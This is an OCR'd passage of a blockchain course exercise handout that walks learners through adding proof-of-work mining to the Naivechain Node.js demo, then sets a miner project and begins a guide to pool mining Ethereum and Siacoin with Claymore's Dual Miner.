
```
36da6afc367695e6337db8a921823784c14378abed4f7d7\"}]"
}
received blockchain is not longer than received bloc
kchain. Do nothing
Received message{"type":1}
Received message{"type":2,"data":"[{\"index\":2,\"pr
eviousHash\":\"222f17f1d9d754e30c64dd55dcc656a5698b1
7b65cebdeb413b73901bd514ec8\",\"timestamp\":15130149
77.269,\"data\":\"Data to the third block\",\"hash\"
:\"52094408b7c851ea69ff9f979734693c90300a0bcc1b7982c
b14caebfb6927f2\"}]"}
received blockchain is not longer than received bloc
kchain. Do nothing
```

```
data\":\"Some data to the first block\",\"hash\":\"222f
17f1d9d754e30c64dd55dcc656a5698b17b65cebdeb413b73901bd5
14ec8\"}]"}
blockchain possibly behind. We got: 0 Peer got: 1
We can append the received block to our chain
Received message{"type":2,"data":"[{\"index\":2,\"previ
ousHash\":\"222f17f1d9d754e30c64dd55dcc656a5698b17b65ce
bdeb413b73901bd514ec8\",\"timestamp\":1513014977.269,\"
data\":\"Data to the third block\",\"hash\":\"52094408b
7c851ea69ff9f979734693c90300a0bcc1b7982cb14caebfb6927f2
\"}]"}
blockchain possibly behind. We got: 1 Peer got: 2
We can append the received block to our chain
```

```
root@RIS: ~/Documents/SimpleMiner/naivechain
File  Edit  View  Search  Terminal  Help
f2\"}]"}
blockchain possibly behind. We got: 0 Peer got: 2
We have to query the chain from our peer
Received message{"type":2,"data":"[{\"index\":0,\"previousHash\":\"0\",\"timestamp\":146515
4705,\"data\":\"my genesis block!!\",\"hash\":\"816534932c2b7154836da6afc367695e6337db8a921
823784c14378abed4f7d7\"},{\"index\":1,\"previousHash\":\"816534932c2b7154836da6afc367695e63
37db8a921823784c14378abed4f7d7\",\"timestamp\":1513008697.705,\"data\":\"Some data to the f
irst block\",\"hash\":\"222f17f1d9d754e30c64dd55dcc656a5698b17b65cebdeb413b73901bd514ec8\"}
,{\"index\":2,\"previousHash\":\"222f17f1d9d754e30c64dd55dcc656a5698b17b65cebdeb413b73901bd
514ec8\",\"timestamp\":1513014977.269,\"data\":\"Data to the third block\",\"hash\":\"52094
408b7c851ea69ff9f979734693c90300a0bcc1b7982cb14caebfb6927f2\"}]"}
blockchain possibly behind. We got: 0 Peer got: 2
Received blockchain is longer than current blockchain
Received blockchain is valid. Replacing current blockchain with received blockchain
```

10. Open the **third node address** in the browser and compare with one of the old nodes. Third node has the **same blocks**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



4. Implement Proof-of-Work Mining

Now, it's time to **implement a proof-of-work mining** in the blockchain network. We shall modify the "**`/mineBlock`**" REST endpoint to calculate a block hash with a few leading zeroes (the proof of work), instead of just the block hash.

1. **Open** the file "**main.js**" in your preferred text editor or IDE. Modify the code and **implement proof-of-work**, following the next few steps.
2. First, we should create variable to hold the network **difficulty**. This is the required **number of zeroes** in the beginning of the next block's **hash**.

```
'use strict';
var CryptoJS = require("crypto-js");
var express = require("express");
var bodyParser = require('body-parser');
var WebSocket = require("ws");

var http_port = process.env.HTTP_PORT || 3001;
var p2p_port = process.env.P2P_PORT || 6001;
var initialPeers = process.env.PEERS ? process.env.PEERS.split(',') : [];
var difficulty = 4;
```

3. Next, we should add the "**nonce**" property and the "**difficulty**" property in the **Block** constructor. Nonce is the number which we will **increase** in attempt to find the appropriate proof-of-work hash and **mine the next block**. The difficulty is important, because without its value nobody will be able to prove that the found hash is valid or not.

```
class Block {
    constructor(index, previousHash, timestamp, data, hash, difficulty, nonce) {
        this.index = index;
        this.previousHash = previousHash.toString();
        this.timestamp = timestamp;
        this.data = data;
        this.hash = hash.toString();
        this.difficulty = difficulty;
        this.nonce = nonce;
    }
}
```

4. We will add **nonce** and **difficulty** in every block our program creates. In this case we can modify the **function**, which **creates the hardcoded genesis block**: add **nonce** and **difficulty** with 0 values.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
var getGenesisBlock = () => {
    return new Block(0, "0", 1465154705, "my genesis block!!",
"816534932c2b7154836da6afc367695e6337db8a921823784c14378abed4f7d7",0,0);
};

var blockchain = [getGenesisBlock()];
```

5. Then we should modify functions calculateHashForBlock and calculateHash:

```
var calculateHashForBlock = (block) => {
    return calculateHash(block.index, block.previousHash, block.timestamp, block.data, block.nonce);
};

var calculateHash = (index, previousHash, timestamp, data, nonce) => {
    return CryptoJS.SHA256(index + previousHash + timestamp + data + nonce).toString();
};
```

6. Without Proof of Work mechanism when executing command "mineBlock" we just created new block. But now we need new function "mineBlock" responsible for mining with Proof Of Work.

```
var initHttpServer = () => {
    var app = express();
    app.use(bodyParser.json());

    app.get('/blocks', (req, res) => res.send(JSON.stringify(blockchain)));
    app.post('/mineBlock', (req, res) => {
        var newBlock = mineBlock(req.body.data);
        //var newBlock = generateNextBlock(req.body.data);
        addBlock(newBlock);
        broadcast(responseLatestMsg());
        console.log('block added: ' + JSON.stringify(newBlock));
        res.send();
    });
    app.get('/peers', (req, res) => {
        res.send(sockets.map(s => s._socket.remoteAddress + ':' + s._socket.remotePort));
    });
    app.post('/addPeer', (req, res) => {
        connectToPeers([req.body.peer]);
        res.send();
    });
    app.listen(http_port, () => console.log('Listening http on port: ' + http_port));
};
```

7. This is how function mineBlock looks like. It receives the block info and in any cycle iteration check if generated hash satisfied the difficulty requirements. If the answer is "no" we increment nonce, if "yes" then return new successfully created block.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
var mineBlock = (blockData) => {
    var previousBlock = getLatestBlock();
    var nextIndex = previousBlock.index + 1;
    var nonce = 0;
    var nextTimestamp = new Date().getTime() / 1000;
    var nextHash = calculateHash(nextIndex, previousBlock.hash, nextTimestamp, blockData, nonce);
    while (nextHash.substring(0, difficulty) !== Array(difficulty + 1).join("0")){
                nonce++;
                nextTimestamp = new Date().getTime() / 1000;
                nextHash = calculateHash(nextIndex, previousBlock.hash, nextTimestamp, blockData, nonce)

                console.log("\"index\":" + nextIndex + ",\"previousHash\":"+previousBlock.hash+
                            "\"timestamp\":"+nextTimestamp+",\"data\":"+blockData+
                            ",\x1b[33mhash: " + nextHash + " \x1b[0m," + "\"difficulty\":"+difficulty+
                            " \x1b[33mnonce: " + nonce + " \x1b[0m ");
    }

    return new Block(nextIndex, previousBlock.hash, nextTimestamp, blockData, nextHash, difficulty, nonce);
}
```

5. Run Two "Naivechain" Nodes and Run PoW Mining


The code is ready. Now, let's test the modified code.

1. Run two Naivechain nodes at the following ports:
   - REST: 3001, P2P:6001
   - REST: 3002, P2P:6002



2. Open the two nodes blockchains is browser. On browser write "localhost:3001/blocks" and "localhost:3001/blocks". Here is only the hardcoded genesis block with index 0.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




3. Now is time to mine. Open new console and type: "curl -H "Content-type:application/json" --data '{"data" : "MyInfo 1"}' http://localhost:3001/mineBlock". With this we command first node to mine new block.

   Linux:

```
curl -H "Content-type:application/json" --data '{"data" : "Some data to the first block"}'
http://localhost:3001/mineBlock
```

   Windows:



4. Look at the first block console. The miner start mining and increment nonce searching for the hash satisfaing the difficulty requirements.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
File  Edit  View  Search  Terminal  Help
13d012e1bfd8659547ee52539d4df0855ab376d27d ,"difficulty":4 nonce: 20708
"index":1,"previousHash":816534932c2b7154836da6afc367695e6337db8a921823784c14378
abed4f7d7"timestamp":1517334446.12,"data":MyInfo 1,hash: 8aa7abae49a9b6d93c582ee
64b40af578d6d0455b0af10c40c04c40a68b12439 ,"difficulty":4 nonce: 20709
"index":1,"previousHash":816534932c2b7154836da6afc367695e6337db8a921823784c14378
abed4f7d7"timestamp":1517334446.12,"data":MyInfo 1,hash: 5c1dc094c8e5a492c0caf2e
f29f048bc39c2f161fe31b1c3991be3b3914d9916 ,"difficulty":4 nonce: 20710
"index":1,"previousHash":816534932c2b7154836da6afc367695e6337db8a921823784c14378
abed4f7d7"timestamp":1517334446.12,"data":MyInfo 1,hash: f67e949efc1d1e50b8dec64
cd8b040441d1631bbeb904339c8ddfdea3093459c ,"difficulty":4 nonce: 20711
"index":1,"previousHash":816534932c2b7154836da6afc367695e6337db8a921823784c14378
abed4f7d7"timestamp":1517334446.12,"data":MyInfo 1,hash: 2721af3304f7900488450c2
fd4d30064bea9e50d38df6db9510d143836dce4fe ,"difficulty":4 nonce: 20712
"index":1,"previousHash":816534932c2b7154836da6afc367695e6337db8a921823784c14378
abed4f7d7"timestamp":1517334446.12,"data":MyInfo 1,hash: 0000ad3b80f1e84f8741d05
5e248b7e3283f6a62a4425859a355a0cd22b967ca ,"difficulty":4 nonce: 20713
block added: {"index":1,"previousHash":"816534932c2b7154836da6afc367695e6337db8a
921823784c14378abed4f7d7","timestamp":1517334446.12,"data":"MyInfo 1","hash":"00
00ad3b80f1e84f8741d055e248b7e3283f6a62a4425859a355a0cd22b967ca","difficulty":4,"
nonce":20713}
Received message{"type":2,"data":"[{\"index\":1,\"previousHash\":\"816534932c2b7
154836da6afc367695e6337db8a921823784c14378abed4f7d7\",\"timestamp\":1517334446.1
2,\"data\":\"MyInfo 1\",\"hash\":\"0000ad3b80f1e84f8741d055e248b7e3283f6a62a4425
859a355a0cd22b967ca\",\"difficulty\":4,\"nonce\":20713}]"}
received blockchain is not longer than received blockchain. Do nothing
```

Note the following results:


- Block mining **takes some time** (a few seconds). This is due to the proof-of-work algorithm.
- The last block hash has **several leading zeroes** depends on **difficulty**. This is the proof-of-work result.

5. The second node also accepted new block in blockchain.

```
File  Edit  View  Search  Terminal  Help
root@RIS:~/Documents/SimpleMiner_with_PoW/naivechain# HTTP_PORT=3002 P2P_PORT=60
02 PEERS=ws://localhost:6001 npm start

> naivechain@1.0.0 start /root/Documents/SimpleMiner_with_PoW/naivechain
> node main.js

listening websocket p2p port on: 6002
Listening http on port: 3002
Received message{"type":0}
Received message{"type":2,"data":"[{\"index\":0,\"previousHash\":\"0\",\"timesta
mp\":1465154705,\"data\":\"my genesis block!!\",\"hash\":\"816534932c2b7154836da
6afc367695e6337db8a921823784c14378abed4f7d7\",\"difficulty\":0,\"nonce\":0}]"}
received blockchain is not longer than received blockchain. Do nothing
Received message{"type":2,"data":"[{\"index\":1,\"previousHash\":\"816534932c2b7
154836da6afc367695e6337db8a921823784c14378abed4f7d7\",\"timestamp\":1517334446.1
2,\"data\":\"MyInfo 1\",\"hash\":\"0000ad3b80f1e84f8741d055e248b7e3283f6a62a4425
859a355a0cd22b967ca\",\"difficulty\":4,\"nonce\":20713}]"}
blockchain possibly behind. We got: 0 Peer got: 1
We can append the received block to our chain
```

6. Look at the nodes in the browser. Here is the new block with **several leading zeroes, difficulty** and **nonce**. With this info the founded hash can be checked by another miners.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



6. What to Submit?

Create a zip file (e.g. **`your-name-simple-miner-exercise.zip`**) holding the screenshots with your experiments. Make screenshots of terminals and data in browser.

Submit your ZIP file as homework at the course Web site.

Practical Project: Implementing the Blockchain Miner

This exercise is part of your "Blockchain Network" practical project. It will guide you about implementing the Miner for our simple educational blockchain network.

Note: you may mine into the sample Blockchain Node implementation thought its REST API:

- https://stormy-everglades-34766.herokuapp.com.

12. Create a Project Structure for the Miner

Create the initial project structure for the Miner, setup and configure the frameworks and tools that you and your team have planned to use. The miner is a simple app, so your code might be just a single source file, holding 50-60 lines of code, or it might be more complicated. You are free to decide.

13. Implement the Miner

In an infinite loop repeat the following steps:

- Take a mining job from the Node though its REST API.
- Mine the mining job (change the nonce until you find a hash matching the block difficulty).
- Submit the mined job to the Node, in order to build the next block in the chain.

Note that sometimes the submitted mined job will not be accepted by the Node, because another miner was faster. This is usual situation and should be expected in the code.

Optionally, you may implement multi-threading miner (run several threads for each CPU core).

Optionally, you may implement the miner to take an updated mining job at certain time interval, e.g. 1-2 seconds.

14. Experiment with the Miner

Run several blockchain Nodes and several Miners for each Node.

- Learn from the situations that will arise about the mining conflicts, that may happen when several miners work on the same block.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- Learn about the process of **forking a blockchain network**, by running miners in two separated (not interconnected) blockchain nodes and connecting these nodes later. The expected behavior is that **the chain with most work will win**, and the blocks from the other fork will be lost.

What to Submit?

Submit your **GitHub project URL** at the course Web site.


Exercises: Mine Ethereum and Siacoin in a Pool

In this exercise you will learn how to mine Ethereum and Siacoin with Claymore`s dual miner. This is the one of most popular Ethereum miners with option to mine second coin. You will learn how to setup the miner and participate in the mining process.

First you will need **Claymore's Dual Ethereum AMD+NVIDIA GPU Miner v10.2**. Also, you will need to install an appropriate **GPU driver**.


1. Download Claymore's Dual Miner

7. Go to Claymore`s website: https://bitcointalk.org/index.php?topic=1433925.0 and download "**Claymore's Dual Ethereum AMD+NVIDIA GPU Miner v10.2**". Then install it.




2. Choose the version that you prefer and double click on it. There are versions for **Windows**.

